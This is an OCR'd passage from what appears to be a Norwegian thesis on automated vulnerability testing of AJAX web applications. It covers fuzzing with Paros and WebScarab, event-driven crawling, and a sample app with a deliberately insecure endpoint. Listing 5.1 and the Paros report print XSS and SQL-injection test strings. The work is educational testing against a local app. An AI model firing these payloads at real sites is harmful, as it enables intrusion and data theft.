
```
1 <BGSOUND SRC="javascript:alert('XSS');">
2 <STYLE>@import'http://ha.ckers.org/xss.css';</STYLE>
3 <IMG SRC="jav&#x09;ascript:alert('XSS');">
4 ') or '1'='1--
5 admin'/*
6 1);waitfor delay '0:0:10'--
```

Liste 5.1: Eksempel på strenger designet for å avdekke svakheter i input-håndtering i webapplikasjoner

I likhet med endepunktanalysen, finnes det også effektive verktøy for å automatisere angrepsprosessen. Paros gir en fullstendig automatisert analyse basert på enkle ferdigdefinerte parameterverdier. WebScarab tilbyr ikke en fullstendig automatisert analyse, men til gjengjeld kan den som tester selv definere parameterverdiene og hvilke endepunkter som skal analyseres. Figur 5.3 viser parameter-*fuzzing* i WebScarab. Her er det definert hvilket endepunkt som skal brukes (localhost:8888/Tifosi/Echo), hvilken parameter som skal testes (theText). Basert på en fil med ulike paramterverdier, blir det generert et uttømmende sett forespørsler som sendes til tjeneren.

[3]Eksempelstrenger for å avdekke XSS-sårbarheter: `http://ha.ckers.org/xss`

[4]Eksempeldatabase for SQL-injisering: `http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/`



Figur 5.3: Parameter-*fuzzing* ved bruk av verktøyet WebScarab

5.3 AJAX sårbarhetstesting

Introduksjonen av AJAX i webapplikasjoner har gitt nye utfordringer i alle testfaser av et utviklingsprosjekt. Sårbarhetstesting ved bruk av eksisterende testverktøy klarer ikke å gjøre fullstendige analyser. Problemet ligger i at AJAX-endepunkter på tjenersiden ikke alltid er like lette å oppdage som ved tradisjonell sårbarhetstesting.

Formatet på en gyldig forespørsel kan i tillegg være avhengig av hvilket rammeverk som blir brukt, eller hvordan utviklerne som har designet systemet har tenkt. Hovedproblemet med AJAX-baserte webapplikasjoner er likevel at DOM blir dynamisk oppdatert. Nettsiden oppdateres dynamisk med nye lenker og skjemaer, og fører til en ufullstendig endepunktanalyse [17].

5.3.1 AJAX endepunktanalyse


For å kunne teste en AJAX-basert webapplikasjon fullt ut, er man i utgangspunktet avhengig av informasjon om:

- Hvilke AJAX-rammeverk som eventuelt er i bruk
- Endepunkter på tjenersiden
- Gyldige formater på forespørsler

Det finnes i hovedsak to forskjellige måter å oppdage endepunktene i en AJAX-basert webapplikasjon. Manuell syntaksanalyse av HTML- og JavaScriptfiler, eller bruk av en applikasjonsmellomtjener for å observere trafikken mellom nettleser og tjener.

Fordelen med manuell syntaksanalyse av HTML- og JavaScriptfiler er at det kan gi et mer omfattende bilde av hvilke funksjoner og muligheter tjenersiden eksponerer for klienten. Syntaksanalysen gir ofte et komplett bilde, men manuell koderevisjon av HTML- og JavaScriptfiler er en tidkrevende prosess [18].

En applikasjonsmellomtjener vil kunne se hvilke URLer klientsiden av applikasjonen sender forespørsler til og hvordan meldingsformatene ser ut. Mellomtjenere, som nevnt i delkapittel 2.3, vil kunne fange opp komplette meldinger fra nettleseren. Figur 5.4 viser et skjermbilde av en HTTP-melding snappet opp av programmet WebScarab. Programmet tillater at brukeren endrer forespørselen før den sendes til tjeneren.



Figur 5.4: Skjermbilde av programmet WebScarab der en forespørsel fra en AJAX-basert webapplikasjon blir snappet opp.

Fordelen ved å bruke en mellomtjener for å avdekke endepunkter, er at man observerer faktiske meldinger som sendes mellom klient og tjener. Dette avdekker meldingsformater og URLer. Samtidig kan det være en ulempe at verktøyet kun observer meldinger, fordi man da er avhengig av at testeren klarer å trigge alle mulige endepunkter. Betydningen av en fullstendig testing, ved observasjon av asynkron trafikk, og ikke bare elementer synlig for brukeren, blir da enda viktigere [18].

5.3.2 AJAX angrepsfase

Endepunktanalysen ligger til grunn for å kunne utføre angrepsfasen i en sårbarhetstest. Hvis endepunktanalysen av en AJAX-basert webapplikasjon gir det samme bilde av applikasjonen som analysen av en tilsvarende tradisjonell webapplikasjon, vil angrepsfasen være den samme i begge tilfellene. Formatet på meldingen som sendes til tjeneren kan forandre seg noe, men så lenge endepunktene på tjenersiden er avdekket, vil angrepsfasen foregå som beskrevet i delkapittel 5.2.2.

5.4 Event-drevet crawling

Tradisjonell endepunktanalyse er protokoll-drevet. Prosessen er beskrevet i delkapittel 5.2.1 om endepunktanalyse. Protokoll-drevet crawling fungerer ikke når crawleren kommer over AJAX-baserte websider. Endepunktene er her en del av JavaScriptet og innesluttet i DOM.

Liste 5.2 viser ulike varianter av hvordan eventer kan knyttes opp mot HTML-elementer på. Eventene trigger JavaScriptet, som igjen utfører den ønskede handlingen. Linje 1-2 viser ulike måter en *onClick*-event kan knyttes opp mot en lenke på. Et DIV-element, som tradisjonelt ikke representerer en lenke, er i linje 3 blitt gjort klikkbar via JavaScript. Linje 4-6 representerer ulike HTML-tagger som i utgangspunktet ikke har noen eventer knyttet opp mot seg. Via et JavaScript bibliotek, jQuery[5], blir taggene tilordnet eventer basert på *class*-attributtene de har. Disse ulike variantene illustrerer noe av den kompleksiteten som oppstår under crawling av AJAX-baserte webapplikasjoner.

```
1  <a href="javascript:OpenNewsPage();">
2  <a href="#" onClick="OpenNewsPage();">
3  <div onClick="OpenNewsPage();">
4  <a href="news.html" class="news">
5  <input type= "submit" class="news"/>
6  <div class="news">
7  <!-- jQuery function attaching events to elements having attribute class="news"
       -->
8  $(".news").click(function() {
9          $("#content").load("news.html");
10 });
```


Liste 5.2: Ulike måter å knytte eventer opp mot HTML-elementer [13]

Begrepet event-drevet crawling ble introdusert for å beskrive prosessen der DOM blir tolket etter hver tilstandsendring i nettleseren [20]. Event-drevet crawling består av JavaScript-analyse, DOM event-håndtering og uthenting av dynamisk DOM-innehold. For å kunne utføre event-drevet crawling brukes nettleseren som et ledd i å forstå hvordan DOM oppdateres. Figur 5.5 illustrerer hvordan prosessen foregår. Stegene er som følger:

1. Crawlerverktøyet ber nettleser om å gå til en URL. Er dette første gang nettleseren får en kommando fra crawleren, tar nettleseren kun imot forespørselen om URLen. Er denne siden allerede lastet, som et resultat av en tidligere kommando, blir en event trigget på et av elementene på siden.

[5]JavaScript bibliotek for å forenkle utviklingen av AJAX-baserte webapplikasjoner. `http://jquery.com/`

2. Nettleser sender en forespørsel til tjeneren om en spesifikk URL.
3. Tjeneren sender svaret tilbake til nettleser, som laster inn siden.
4. Crawler-verktøyet leser av DOM i nettleser.
5. Representerer DOM en ny side eller tilstand verktøyet ikke har sett før, vil DOM gjennomsøkes for nye linker eller skjemaer. Deretter gjentas prosessen fra steg 1. Hvis verktøyet ikke har flere linker eller skjemaer å gjennomsøke, og den nye DOM er registrert fra før, vil prosessen avsluttes i steg 6.
6. Ut i fra en oversikt over de ulike endepunkter som er oppdaget, produseres det en liste på tjenersiden.



Figur 5.5: Illustrasjon av event-basert crawling

Kapittel 6

Eksempelapplikasjon

Denne oppgaven omhandler automatisert sårbarhetstesting av webapplikasjoner med rik klientkode. Det ble i kapittel 5 sett på hvordan tradisjonell sårbarhetstesting foregår, samt en beskrivelse av event-drevet crawling. For å undersøke om det er mulig å automatisere sårbarhetstestingen ble det valgt å utvikle en AJAX-basert eksempelapplikasjon. Dette kapittelet beskriver valg av funksjonalitet i denne webapplikasjonen. Webapplikasjonen brukes som eksempel i forbindelse med beskrivelsen av ulike verktøy i kapittel 7, og danner grunnlag for forskjellige sårbarhetsanalyser i kapittel 8.


6.1 Web 2.0 Tekststrenganalyse

Hensikten med eksempelapplikasjonen var å bruke den som en plattform for å kunne teste om det var mulig å utføre automatisert sårbarhetstesting av en webapplikasjon med rik klientkode. Det ble valgt å holde kompleksiteten til webapplikasjonen nede for å unngå at fokus ble flyttet fra å kunne utføre en sårbarhetstest på applikasjonen, til å utvikle en avansert webapplikasjon.

Det ble valgt å utvikle en enkel webapplikasjon som kun utførte tekststrenganalyse av input fra brukeren. Strenganalysen gikk ut på å klassifisere om input fra brukeren inneholdt ulovlige kontrolltegn. Filtreringen skjer ved hjelp av hvitlisting, som nevnt i delkapittel 4.1.3. Etter fullført analyse ble godkjent tekst og en eventuell feilmelding returnert til nettleseren.

For å illustrere problematikken diskutert i delkapittel 5.3, med endepunkter som ikke lar seg oppdage i AJAX-baserte webapplikasjoner, ble det inkludert en len-

ke på siden til en usikker del av webapplikasjonen. Den usikre siden er sårbar for kontrolltegnangrep beskrevet i delkapittel 3.2. Et klikk på lenken utfører et asynkront kall til tjenersiden som oppdaterer DOM med den usikre versjonen av tekststrenganalysen. Lenken lar seg ikke aktivere ved tradisjonell protokoll-drevet crawling.



Figur 6.1: Skjermbilde av eksempelapplikasjonen Web 2.0 Tekststrenganalyse

6.1.1 Nøkkelkomponenter

Webapplikasjonen ble utviklet ved bruk av *Java Server Pages* (JSP). For å utføre strenganalysen på tjenersiden ble det benyttet en filtreringskomponent kalt *OWASP AntiSamy*[1]. Komponenten utfører filtrering i henhold til en konfigurasjonsfil basert på hvitlistede kontrolltegn.

[1]Mer informasjon om OWASP AntiSamy prosjektet finnes på `http://www.owasp.org/index.php/AntiSamy`.

I bunn for den asynkrone kommunikasjonen mellom klienten og tjeneren, ligger XHR-objektet nevnt i delkapittel 2.2.4. JavaScript vil bygge og endre innholdet i websiden ved å manipulere DOM-treet, nevnt i delkapittel 2.2.2.

I tekststrenganalysen blir filtreringen utført direkte på tjenersiden. Det svake leddet i sårbarhetstesting av AJAX-baserte webapplikasjoner er endepunktanalysen. Hvilke sårbarheter det blir testet for er derfor ikke viktig i den sammenheng. Det ble derfor besluttet å ikke inkludere lagring av data i webapplikasjonen for å kunne teste for SQL-injisering.

6.1.2 Use-Case bruker

Webapplikasjonen ble utviklet for å illustrere problematikken ved sårbarhetstesting av applikasjoner med rik klientkode. Funksjonaliteten begrenser seg derfor til å kunne analysere en tekststreng for ulovlige kontrolltegn, samt å kunne navigere seg til en del av webapplikasjonen som utfører usikret tekststrenganalyse. Tabell 6.1 viser tekstlig Use-Case for en bruker av tekststrenganalysen.

Tabell 6.1: Use-case for bruker av Web 2.0 Tekststrenganalyse

Analysere tekst:
Aktør: Bruker Forutsetninger: Ingen
Hendelsesforløp:
1. Skriv inn tekst 2. Trykk “Send via GET” 3. Trykk “Lenke til usikret tekstfiltrering” 4. Skriv inn tekst 5. Trykk “Send via GET”

6.1.3 Struktur

Strukturen til eksempelapplikasjonen er gitt i liste 6.1. Strukturen danner grunnlag for nøyaktighetsmåling av crawlinger utført i kapittel 8.

```
1 http://localhost:8088
2         GET: Tifosi
3         /Tifosi
4                 GET: AJAXEcho(theText)
5                 GET: WeakEcho(theText)
6                 GET: index.jsp
7                 GET: indexusikker.jsp
8                 GET: style.css
9                 POST: Echo(theText)
```

Liste 6.1: Strukturen til eksempelapplikasjonen

Prosjekt heter *Tifosi* og er generert som JSP-prosjekt. *AJAXEcho*, *WeakEcho* og *Echo* representerer endepunkter på tjenersiden og er implementert som *Servlets*[2]. *WeakEcho* utfører den usikre filtreringen av input-parameteren *theText*. *AJAXEcho* tar i mot asynkrone kall fra nettleseren. *Echo* utfører sikker filtrering ved hjelp av OWASP AntiSamy komponenten. Kontrolltegnene i *index.jsp* og *indexusikker.jsp* definerer grensesnittene til henholdsvis den sikre og den usikre tekststrenganalysen.

6.1.4 Design

Det ble skrevet en CSS-fil nevt i delkapittel 2.2.3, som definerer en enkel visuell stil for tekststrenganalysen. Figur 6.1 viser grensesnittet for webapplikasjonen.

[2] `http://java.sun.com/products/servlet/`

Kapittel 7

Verktøy for sårbarhetstesting

Automatisert testing kan ikke alltid erstatte manuell gjennomgang av koden. Likevel kan automatiserte verktøy være til hjelp for å få et rakst overblikk over webapplikasjonen. Det finnes flere verktøy, både fri programvare og kommersielle alternativer, som utfører sårbarhetstesting. Verktøyene har forskjellig omfang. Det er derfor viktig at den som utfører testingen er klar over hvilke begrensninger verktøyene har og hvordan de kan kombineres for at sårbarhetstesten skal bli best mulig.


I dette kapittelet beskrives ulike fri programvareverktøy for analyse av webapplikasjoner. Deretter vil det bli presentert to verktøy som kan bidra til å kartlegge webapplikasjoner med rik klientkode.

7.1 Paros

Paros er et fri programvareverktøy for sikkerhetsevaluering av webapplikasjoner. Det fungerer som en mellomtjener mellom nettleser og webapplikasjonen, og har funksjonalitet for crawling, oppsnapping av HTTP-meldinger og enkel sårbarhetsskanning.

For at Paros skal kunne lytte på trafikken mellom nettleser og webapplikasjon, må nettleseren være konfigurert til å sende HTTP-meldingene via en nettverksport Paros lytter på. Dette gir muligheten til å kunne observere eller endre forespørsler fra nettleseren og svar fra tjeneren. Det gir også Paros informasjon om gyldige URLer som kan brukes som utgangspunkt i et crawl.

Ved å merke siden man ønsker å kartlegge og velge *Spider*[1], vil man i vinduet *sites* få en trestruktur over webapplikasjonen. Figur 7.1 viser et skjermbilde av et crawl av test-applikasjonen beskrevet i kapittel 6.



Figur 7.1: Skjermbilde av crawling utført ved hjelp av Paros

Paros identifiserer hvilke URLer som befinner seg innenfor definisjonsområdet, og hvilke som ikke tilhører webapplikasjonens domene. Alle meldinger som blir sendt for å avdekke websiden blir lagret og er tilgjengelig for inspeksjon.


Paros gir brukeren mulighet til å definere hva som skal testes under analysefasen i sårbarhetstesten. Figur 7.2 viser oversikten over noen av de sårbarhetene som Paros tester webapplikasjonen for. Teststrengen som brukes for å undersøke om webapplikasjonen kan utsettes for XSS består av en enkel SCRIPT-tagg:

```
<SCRIPT>alert("Paros");</SCRIPT>
```

Selv om det finnes mange varianter[2] av angrepsvektoren ovenfor, vil Paros kun teste for dette enkle eksempelet. Likevel vil strengen kunne gi en indikasjon på om webapplikasjonen kan utsettes for XSS-angrep.

Etter at analysen er over blir det generert en rapport som vist i figur 7.3. Rapporten inneholder et sammendrag der sårbarheter blir klassifisert i ulike alvorlighetsgrader, samt en detaljbeskrivelse av hver sårbarhet. Verktøyet gir informasjon om

[1]Manual for Paros er nedlastbar fra `http://www.parosproxy.org`
[2]En oppdatert liste over ulike varianter finnes på: `http://ha.ckers.org/xss`



Figur 7.2: Konfigurasjon for sårbarhetsanalyse i Paros

hvilket endepunkt på tjenersiden som er utsatt og hvilken parameter som blir brukt for å avdekke sårbarheten. Det blir også gitt et forslag til løsning på problemet, basert på tilsvarende problemer observert i andre applikasjoner.

7.2 Sprajax

Sprajax[3] er et verktøy som kan utføre "sort boks"-analyse av AJAX-baserte webapplikasjoner. Ved å detektere hvilket rammeverk som er i bruk i applikasjonen, kan verktøyet formulere tester basert på kunnskap om rammeverket. Foreløpig er verktøyets automatiske deteksjon begrenset til Microsoft's ASP.NET AJAX rammeverk. Likevel representerer prosjektet et eksempel på verktøy som har til hensikt å automatisere sårbarhetstesting av AJAX-baserte webapplikasjoner.

7.3 WebScarab

WebScarab er et verktøy for analyse av applikasjoner som kommuniserer via HTTP-protokollen. Det finnes flere ulike operasjonsmodi og plugins som gjør det til et allsidig verktøy. I likhet med Paros kan WebScarab fungere som en applikasjonsmellomtjener. Meldinger kan snappes opp, eventuelt modifiseres, for så å sendes videre.

[3]Mer informasjon om prosjektet finnes på `http://www.owasp.org/index.php/Category:OWASP_Sprajax_Project`

Paros Scanning Report

Report generated at Thu, 15 May 2008 13:54:40.

Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	1
Low	0
Informational	0


Alert Detail

Medium (Warning)	Cross site scripting
Description	Cross-site scripting or HTML injection is possible. Malicious script may be injected into the browser which appeared to be genuine content from the original site. These scripts can be used to execute arbitrary code or steal customer sensitive information such as user password or cookies. Very often this is in the form of a hyperlink with the injected script embeded in the query strings. However, XSS is possible via FORM POST data, cookies, user data sent from another user or shared data retrieved from database. Currently this check does not verify XSS from cookie or database. They should be checked manually if the application retrieve database records from another user's input.
URL	http://localhost:8888/Tifosi/Echo?theText=%3CSCRIPT%3Ealert(%22Paros%22);%3C/SCRIPT%3E
Parameter	theText=<SCRIPT>alert("Paros");</SCRIPT>
Solution	Do not trust client side input even if there is client side validation. Sanitize potentially danger characters in the server side. Very often filtering the <, >, " characters prevented injected script to be executed in most cases. However, sometimes other danger meta-characters such as ' , (,), /, &, ; etc are also needed. In addition (or if these characters are needed), HTML encode meta-characters in the response. For example, encode < as <
Reference	• The OWASP guide at http://www.owasp.org/documentation/guide • http://www.technicalinfo.net/papers/CSS.html • http://www.cgisecurity.org/articles/xss-faq.shtml • http://www.cert.org/tech_tips/malicious_code_FAQ.html • http://sandsprite.com/Sleuth/papers/RealWorld_XSS_1.html

Figur 7.3: Skjermbilde av sårbarhetsrapporten etter endt analyse

